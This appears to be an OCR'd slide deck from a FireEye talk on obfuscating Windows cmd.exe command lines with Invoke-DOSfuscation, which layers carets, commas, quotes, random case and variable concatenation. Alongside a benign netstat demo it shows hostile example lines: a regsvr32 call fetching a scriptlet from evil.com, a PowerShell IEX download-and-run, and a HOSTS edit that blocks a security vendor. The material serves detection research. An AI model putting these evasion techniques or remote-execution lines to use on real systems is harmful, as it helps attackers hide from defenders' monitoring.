- Random Case
- Whitespace
- Explicit signing

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Deep(er) Dive: Advanced Payload Obfuscation

- **%coMSPec: \ = / %** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring
  - **%coMSPec:~ -0, +27%**
- Env var substitution
  - **%coMSPec: \ = / %**

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Deep(er) Dive: Advanced Payload Obfuscation

- **%coMSPec: \ = / %** /b /c start /b /min netstat -ano | findstr LISTENING

- Context is crucial
  - ✔ Cmd.exe
  - ✔ WScript.Shell
  - ✗ Service
  - ✗ Run key
  - ✗ Scheduled task

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Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / % /B /c sTArt /b /mIN neTSTat -aNo | fiNDstr LISTENING

  - Random case

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/csTArt/b/mIN neTSTat -aNo|fiNDstr LISTENING

- Random case
- Whitespace (-/+)

NOTE: Single whitespace is added to process arguments.

C:\Windows\system32\cmd.exe /B/csTArt/b/mIN neTSTat -aNo

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/csTArt/b/mIN neTSTat -aNo|fiNDstr LISTENING

Netstat's **-ano** arg reordering

- Random case
- Whitespace (-/+)

Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / %/B/csTArt/b/mIN neTSTat -Noa|fiNDstr LISTENING

Netstat's **-ano** arg reordering

- Random case
- Whitespace (-/+)

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Deep(er) Dive: Advanced Payload Obfuscation

- %coMSPec: \ = / % /B /c sTArt /b /mIN neTSTat -Noa | fiNDstr LISTENING

  - Random case
  - Whitespace (-/+)

Deep(er) Dive: Advanced Payload Obfuscation

- ,:,%coMSPec: \ = / %,:,/B,:,/c,:,sTArt,:,/b ,:/mIN ,:neTSTat -Noa |,:,fiNDstr LISTENING

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon

Deep(er) Dive: Advanced Payload Obfuscation


- ,;,%coMSPec:^^^^\^^^^=^^^^/^^^^%^ ,;,^^^^/^^^^B^^^^,;,^^^^/^c,;,^^sT^^Art^^,;,/^^^^b^^^^ ,;/^^^^mIN^^^^ ,;neT^^^^STat ^^^^ ^^^^-N^^^^oa ^^^^ ^|,;,fi^^^NDstr LIST^^^ENING

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon
  - Caret

Let's look at process execution layers & respective arguments!

Deep(er) Dive: Advanced Payload Obfuscation

- ,;,%coMSPec:^^^^\^^^^=^^^^/^^^^%^ ,;,^^^^/^^^^B^^^^,;,^^^^/^c,;,^^sT^^Art^^,;,/^^^^b ^^^^ ,;/^^^^mIN^^^^ ,;neT^^^^STat ^^^^ ^^^^-N^^^^oa ^^^^ ^|,;,fi^^^NDstr LIST^^^ENING



Deep(er) Dive: Advanced Payload Obfuscation

- ,;,%coMSPec:^^^^\^^^^=^^^^/^^^^%^ ,;,^^^^/^^^^B^^^^,;,^^^^/^c,;,^^sT^^Art^^,;,/^^^^b ^^^^ ,;/^^^^mIN^^^^ ,;neT^^^^STat ^^^^ ^^^^-N^^^^oa ^^^^ ^|,;,fi^^^NDstr LIST^^^ENING

, ; and **^** do NOT persist into final netstat & findstr commands. Is there another obfuscation character?

neTSTat -Noa

C:\Windows\system32\cmd.exe /S /D /c" sTArt,;,/^b ^ ,;/^mIN^ ,;neT^STat ^ ^-N^oa ^ "

fiNDstr LISTENING

C:\Windows\system32\cmd.exe ,;,^^/^^B^^,;,^^/c,;,^sT^Art^,;,/^^b ^^ ,;/^^mIN^^ ,;neT^^STat ^^ ^^-N^^oa ^^ |,;,fi^NDstr LIST^ENING

Deep(er) Dive: Advanced Payload Obfuscation

- ,;,%coMSPec:^^^^\^^^^=^^^^/^^^^%^ ,;,^^^^/^^^^B^^^^,;,^^^^/^c,;,^^sT^^Art^^,;,/^^^^b ^^^^ ,;/^^^^mIN^^^^ ,;neT^^^^ST""at ^^^^ ^^^^-N^^^^o""a ^^^^ ^|,;,fi^^^ND""str LIST^^^EN""ING

YES! Double quotes are widely-accepted obfuscation characters. (**,** **;** and **^** are binary-specific)

neTST""at -No""a

C:\Windows\system32\cmd.exe /S /D /c"
sTArt,;,/^b ^ ,;/^mIN^ ,;neT^ST""at ^ ^-N^o""a ^ "

fiND""str LISTEN""ING

C:\Windows\system32\cmd.exe ,;,^^/^^B^^,;,^^/c,;,^sT^Art^,;,/^^b ^^ ,;/^^mIN^^ ,;neT^^ST""at ^^ ^^-N^^o""a ^^ |,;,fi^ND""str LIST^EN""ING

Deep(er) Dive: Advanced Payload Obfuscation

- Invoke-DOSfuscation supports and randomizes all of these obfuscation components
- For obfuscating **final** cmdline arguments:
  - User-input command (e.g. netstat -ano) must be obfuscated manually (**, ; ^ ""** etc.)
  - Invoke-DOSfuscation handles all layers of escaping for input obfuscation characters

INSANELY complicated in certain scenarios, especially since there is no tokenizer for cmd.exe like there is for PowerShell.

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Deep(er) Dive: Advanced Payload Obfuscation

- Invoke-DOSfuscation supports and randomizes all of these obfuscation components
- For obfuscating **final** cmdline arguments:
  - User-input command (e.g. netstat -ano) must be obfuscated manually (**, ; ^ ""** etc.)
  - Invoke-DOSfuscation handles all layers of escaping for input obfuscation characters

INSANELY complicated in certain scenarios, especially since there is no tokenizer for cmd.exe like there is for PowerShell.

http://www.reactiongifs.com/r/small-violin.gif

Deep(er) Dive: Advanced Payload Obfuscation

- What cmd.exe commands do attackers use that do NOT create child processes?

Deep(er) Dive: Advanced Payload Obfuscation

- What cmd.exe commands do attackers use that do NOT create child processes?
  - **File copy:** cmd /c copy powershell.exe benign.exe
  - **File deletion:** cmd /c del benign.exe
  - **File creation:** cmd /c "echo LINE1 > bad.vbs&&echo LINE2 >> bad.vbs"
  - **File read:** cmd /c type HOSTS
  - **File modification:** cmd /c "echo 127.0.0.1 cloud.security-vendor.com >> HOSTS"
  - **File listing:** cmd /c dir "C:\Program Files*"
  - **Dir creation:** cmd /c mkdir %PUBLIC%\Recon
  - **Symbolic link creation:** cmd /c mklink ClickMe C:\Users\Public\evil.exe

Deep(er) Dive: Advanced Payload Obfuscation

- Perhaps your target is monitoring for carets, commas, semicolons, etc.
- What additional obfuscation options does cmd.exe give us?

1.
2.
3.
4.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat -ano

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat -ano

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

BONUS

- More examples:
  - wscript.exe /nologo …
  - powershell.exe -nop -noni -enc …
  - regsvr32.exe /s /n /u /i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

BONUS

- More examples:
  - wscript.exe -nologo …
  - powershell.exe -nop -noni -enc …
  - regsvr32.exe /s /n /u /i:https://evil.com/a scrobj.dll

Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

BONUS

- More examples:
  - wscript.exe -nologo …
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  - regsvr32.exe /s /n /u /i:https://evil.com/a scrobj.dll

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Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

BONUS

- More examples:
  - wscript.exe -nologo …
  - powershell.exe /nop /noni /enc …
  - regsvr32.exe -s -n -u -i:https://evil.com/a scrobj.dll

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Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

BONUS

- More examples:
  - wscript.exe -nologo …
  - powershell.exe /nop /noni /enc …
  - regsvr32.exe -s -n -u -i:https://evil.com/a scrobj.dll

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Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

BONUS

- More examples:
  - wscript.exe -nologo …
  - powershell.exe /nop /noni /enc …
  - regsvr32.exe -s -n -u -i:https:\\evil.com\a scrobj.dll

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Payload Obfuscation 1 of 4: Concatenation

- cmd /c netstat /ano

– and / interchangeability

https://i.imgur.com/8oXBdLG.gif

BONUS

- More examples:
  - wscript.exe -nologo …
  - powershell.exe /nop /noni /enc …
  - regsvr32.exe -s -n -u -i:https:\\evil.com\a scrobj.dll

```
PS C:\> IEX (IWR http:\/bit.ly/L3g1t).Content
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

```
PS C:\> IEX (IWR http:/\bit.ly/L3g1t).Content
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```


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Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com=netstat /ano&&**echo** %com%"

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com=netstat /ano&&**echo** %com%"


```
C:\>cmd /c "set com=netstat /ano&&echo %com%"
%com%

C:\>cmd /c "set com=netstat /ano&&call echo %com%"
netstat /ano

C:\>cmd /c "set com=netstat /ano&&cmd /c echo %com%"
netstat /ano
```

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com=netstat /ano&&**call** %com%"



Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com=netstat /ano&&**call** %com%"

```
C:\>cmd /c "set com=netstat /ano&&call %com%"

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       860
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
```

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"

```
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd  /c "set com1=net&&set com2=stat&&set com3= /ano&&call %%com1%%%%com2%%%%com3%%"
```

```
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd  /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"
```

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"

http://www.danielbohannon.com/blog-1/2018/3/19/test-your-dfir-tools-sysmon-edition

#TestYourTools:
- Sysmon EID 1 CommandLine adds duplicate **%**'s
  - EventVwr.exe
  - PowerShell's Get-WinEvent

Image: C:\Windows\System32\cmd.exe
CommandLine: cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %%com1%%%com2%%%com3%%"

ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com1=net&&set com2=stat&&set com3= /ano&&call %com1%%com2%%com3%"

- Reorder substrings
- Set into single final env var

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call %com1%%com2%%com3%"

- **Reorder substrings**
- Set into single final env var

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&**call** set final=%com1%%com2%%com3%&&**call** %final%"

- Reorder substrings
- **Set into single final env var**

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&**call %final%**"

Final syntax	Invoke-DOSfuscation arguments
1. 2. 3. 4. 5.	1. 2. 3. 4. 5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&**call %final%**"

Final syntax	Invoke-DOSfuscation arguments
1. call %final%	1. (default when possible)
2.	2.
3.	3.
4.	4.
5.	5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&**call %final%**"

Final syntax	Invoke-DOSfuscation arguments
1. call %final%	1. (default when possible)
2. cmd /c %final%	2. -FinalBinary cmd
3.	3.
4.	4.
5.	5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&**call %final%**"

Final syntax	Invoke-DOSfuscation arguments
1. call %final%	1. (default when possible)
2. cmd /c %final%	2. -FinalBinary cmd
3. call echo %final% | cmd	3. -FinalBinary cmd -StdIn
4.	4.
5.	5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&**call %final%**"

Final syntax	Invoke-DOSfuscation arguments
1. call %final%	1. (default when possible)
2. cmd /c %final%	2. -FinalBinary cmd
3. call echo %final% | cmd	3. -FinalBinary cmd -StdIn
4. call powershell "%final%"	4. -FinalBinary PowerShell
5.	5.

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&**call %final%**"

Final syntax	Invoke-DOSfuscation arguments
1. call %final%	1. (default when possible)
2. cmd /c %final%	2. -FinalBinary cmd
3. call echo %final% | cmd	3. -FinalBinary cmd -StdIn
4. call powershell "%final%"	4. -FinalBinary PowerShell
5. call echo %final% | powershell -	5. -FinalBinary PowerShell -StdIn

Payload Obfuscation 1 of 4: Concatenation

- cmd /c "set com3= /ano&&set com2=stat&&set com1=net&&call set final=%com1%%com2%%com3%&&call %final%"

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 1 of 4: Concatenation

- CMd /C "sEt coM3= /ano&&SEt cOm2=stat&&seT CoM1=net&&caLl SeT fiNAl=%COm1%%cOm2%%coM3%&&cAlL %FinAl%"

- Random case
-
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 1 of 4: Concatenation

- CMd/C"sEt coM3= /ano&&SEt cOm2=stat&&seT CoM1=net&&caLl SeT fiNAl=%COm1%%cOm2%%coM3%&&cAlL %FinAl%"

- Random case
- Whitespace (-/+)
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 1 of 4: Concatenation

- CMd /C "sEt coM3= /ano&&SEt cOm2=stat&&seT CoM1=net&&caLl SeT fiNAl=%COm1%%cOm2%%coM3%&&cAlL %FinAl%"

- Random case
- Whitespace (-/+)
-
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 1 of 4: Concatenation

- ;,,CMd,; ,/C ", ,, ;sEt coM3= /ano&&,,,SEt cOm2=stat&&,:,seT CoM1=net&&, ;caLl,;,SeT fiNAl=%COm1%%cOm2%%coM3%&&; , ,cAlL, ,, ;%FinAl% "

- Random case
- Whitespace (-/+)
- Comma & semicolon
-
-

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", ;, ;s^Et ^ ^ co^M3=^^ /^^an^o&&,,,S^Et^ ^ ^cO^m2=^s^^ta^^t&&;;;s^eT^ ^ C^oM1^=^n^^et&&, ;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%&&; , ,c^AlL^, ;,^ ;%Fi^nAl^% "

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon
  - Caret
  -

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…

Payload Obfuscation 1 of 4: Concatenation


- ;,,C^Md^,; ,^/^C^ ^ '', (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n^^et)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) ''

  - Random case
  - Whitespace (-/+)
  - Comma & semicolon
  - Caret
  - Parentheses

Invoke-DOSfuscation functions also wrap all the building block techniques into each input command…


Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n^^et)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "



Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n^^e""t)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "



Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n^^e""t)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n"^^e"t)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ ^^ n^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""e"t)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "

If we have to pair double quotes, how can we unpair in final variable?

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n"^^e"t)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "

- Steps for unpaired quotes
  1.
  2.
  3.
  4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

- ;,,C^Md^,; ,^/^C^ ^ ", (((;,(;(s^Et ^ ^ co^M3=^^ /^^an^o)))))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n""^^e""t)) &&, ((;c^aLl,^;,S^e^T ^ ^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%)) "

- Steps for unpaired quotes
  1. Double up quotes
  2.
  3.
  4.

ne""tstat /ano
vs
n"e"tstat /ano

Payload Obfuscation 1 of 4: Concatenation

